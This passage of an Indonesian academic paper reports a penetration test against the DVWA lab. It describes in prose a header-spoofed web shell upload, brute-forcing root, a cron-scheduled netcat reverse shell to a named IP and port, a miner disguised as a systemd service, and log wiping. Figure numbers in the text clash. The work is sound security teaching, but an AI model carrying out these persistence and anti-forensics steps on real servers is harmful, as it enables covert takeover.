Medium Security Unggah *file* php dengan memodifikasi *requests header*	**Berhasil** Karena terdapat kelemahan pada sistem validasi tipe *file* yang hanya bergantung pada nilai dari *request header*.

Hasil dari pengujian pada Tabel 1 dan Tabel 2 menunjukan bahwa keamanan *website* DVWA sangat lemah dan memungkinkan penyerang masuk ke dalam sistem operasi dan menjalankan perintah Linux (*Linux command*).

Dengan adanya *web shell* penyerang dapat mengeksekusi perintah pada sistem operasi. Namun, perintah yang dapat dieksekusi oleh penyerang terbatas karena penyerang hanya memiliki user *www-data*. Oleh karena hal tersebut, penyerang harus melakukan *privilege escalation* dengan masuk user *root* jika ingin menjalankan perintah yang memerlukan izin *super user* dan teknik *brute force*.


Untuk menjalankan *brute force* penyerang kemudian menjalankan sebuah *shell script* yang sudah dibuat untuk melakukan *brute force* seperti yang terlihat pada Gambar 18 dan Gambar 27:

Gambar 27. Mendapatkan password root

Setelah penyerang berhasil mendapatkan akses *user* root, penyerang akan memasang *cronjob* pada *crontab* seperti pada Gambar 19 yang berisi perintah *netcat* yang akan berusaha membuat koneksi *reverse shell* ke penyerang dengan IP 10.50.11.100 dan *port* 9920 setiap menit. Hal ini dilakukan untuk memastikan akses ke user *root* tetap bisa dilakukan walaupun pemilik *web server* mengganti kredensial user *root*

Gambar 28. Membuat *cronjob*

Dengan akses user *root* yang persisten, penyerang kemudian memasang layanan berbahaya menggunakan *shell script* bernama audioservice.sh yang berisi mock crypto miner. *Shell script* tersebut dipanggil di *systemd service unit file* yang bernama audio.service. File ini dibuat menjadi *daemon* dan berjalan pada sistem operasi milik web server seperti pada Gambar 23.



Gambar 29. Status audio.service

Dengan keberhasilan penyerang dalam melakukan eksploitasi DVWA dan sistem operasi, penyerang menghapus semua jejak yang berada pada *server* termasuk *file* yang diunduh, *file* log dari Apache2, journalctl pada sistem, melakukan reset pada *crontab*, dan menghapus *bash history* seperti yang terlihat di Gambar 25 dan Gambar 26.

4. KESIMPULAN

Melalui eksperimen ini dapat diambil kesimpulan bahwa di dalam dunia digital tidak ada yang namanya keamanan absolut. Penyerang bisa saja memanfaatkan kerentanan yang ada atau terlewat untuk diperbaiki pengembang untuk tujuan merugikan pihak tertentu dan mengambil alih sebuah sistem. Dalam kasus ini dampak dari serangan cukup fatal karena penyerang bisa mendapatkan akses sistem secara penuh. Oleh karena itu sangat penting bagi pengembang untuk memberi perhatian yang lebih terhadap aplikasi *web* yang dibuat dan tidak mengabaikan aspek-aspek keamanan yang harus dijaga tidak hanya pada aspek keamanan aplikasi *web* saja namun juga aspek keamanan sistem operasi tempat *web server* tersebut berjalan.

5. REFERENCES

[1] H. de Bruijn and M. Janssen, "Building Cybersecurity Awareness: The need for evidence-based framing strategies," *Gov. Inf. Q.*, vol. 34, no. 1, pp. 1–7, Jan. 2017, doi: 10.1016/j.giq.2017.02.007.

[2] "Sophos 2024 Threat Report: Cybercrime on Main Street," Sophos. Accessed: Feb. 09, 2025. [Online]. Available: https://www.sophos.com/en-us/content/security-threat-report

[3] R. Al-Khannak and S. S. Nehal, "Penetration Testing for the Cloud-Based Web Application," *WSEAS TRANSACTIONS ON COMPUTERS*, vol. 22, pp. 104–113, Aug. 2023, doi: 10.37394/23205.2023.22.13.

[4] A. P. Armadhani, D. Nofriansyah, and K. Ibnutama, "Analisis Keamanan Untuk Mengetahui Vulnerability Pada DVWA Lab Testing Menggunakan Penetration Testing Standar OWASP," *Jurnal Sains Manajemen Informatika dan Komputer (SAINTIKOM)*, vol. 21, no. 2, pp. 80–88, Aug. 2022.

[5] S. Andriyani, M. F. Sidiq, and B. P. Zen, "Analisis Celah Keamanan Pada Website Dengan Menggunakan Metode Penetration Testing Dan Framework ISSAF Pada Website SMK Al-Kautsar," *Journal Informatic and Information Technology (LEDGER)*, vol. 2, no. 1, pp. 1–13, Feb. 2023.

[6] M. F. Rizqi, R. Tulloh, and N. Djibran, "Implementasi Web Application Firewall untuk Melindungi Aplikasi Web dari Serangan Malware," *Jurnal Informatika Universitas Pamulang*, vol. 8, no. 2, pp. 341–348, Jun. 2023.

[7] F. Fachri, "Optimisasi Keamanan Web Server Terhadap Serangan Brute-Force Menggunakan Penetration Testing," *Jurnal Teknologi Informasi dan Ilmu Komputer (JTIIK)*, vol. 10, no. 1, pp. 51–58, Feb. 2023.

[8] I. Riadi and A. Yudhana, "Analisis Keamanan Website Open Journal System Menggunakan Metode Vulnerability Assessment," *Jurnal Teknologi Informasi dan Ilmu Komputer (JTIIK)*, vol. 7, no. 4, pp. 853–860, Aug. 2020.

[9] J. Tashi, "Study on Web Penetration Testing, Vulnerability Assessment and Preventive Measures," *International Journal of Science Technology and Engineering*, vol. 7, no. 9, pp. 16–25, Apr. 2021.

[10] A. P. Armadhani, D. Nofriansyah, and K. Ibnutama, "Analisis Keamanan Untuk Mengetahui Vulnerability Pada DVWA Lab Testing Menggunakan Metode Penetration Testing Standart OWASP," *Jurnal Cybertech*, vol. 3, no. 7, pp. 1–11, Jul. 2020.

[11] M. Fadillah and Y. Servanda, "Analisis Efektivitas Teknik Parameterized Queries Dalam Mencegah Serangan SQL Injection Menggunakan DVWA," *Jurnal of Computer and Information Technology (JUPITER)*, vol. 5, no. 2, pp. 57–69, Aug. 2024.

[12] H. N. Humaira, A. I. Hadiana, and H. Ashaury, "Analisis Ketahanan Web Application Firewall Terhadap Serangan SQL Injection," *Jurnal Ilmiah Wahana Pendidikan*, vol. 10, no. 5, pp. 403–412, Mar. 2024.

[13] A. N. Maulana, M. Data, and F. A. Bakhtiar, "Perancangan dan Implementasi Snort Rule Set Untuk Deteksi Serangan SQL Injection," *Jurnal Pengembangan Teknologi Informasi dan Ilmu Komputer*, vol. 9, no. 9, pp. 1–12, Sep. 2025.

[14] I. M. P. Utama, K. R. Putri, and A. A. E. Wirayuda, "Analisis Perbandingan Kinerja Tool Website Directory Brute Force dengan Target Website DVWA," *Jurnal INFORMATIK*, vol. 18, no. 3, pp. 278–285, Dec. 2022.

[15] "Command Injection," OWASP. Accessed: Jan. 03, 2025. [Online]. Available: https://owasp.org/www-community/attacks/Command_Injection

[16] "Valid Accounts," MITRE ATT&CK. Accessed: May 28, 2025. [Online]. Available: https://attack.mitre.org/techniques/T1078/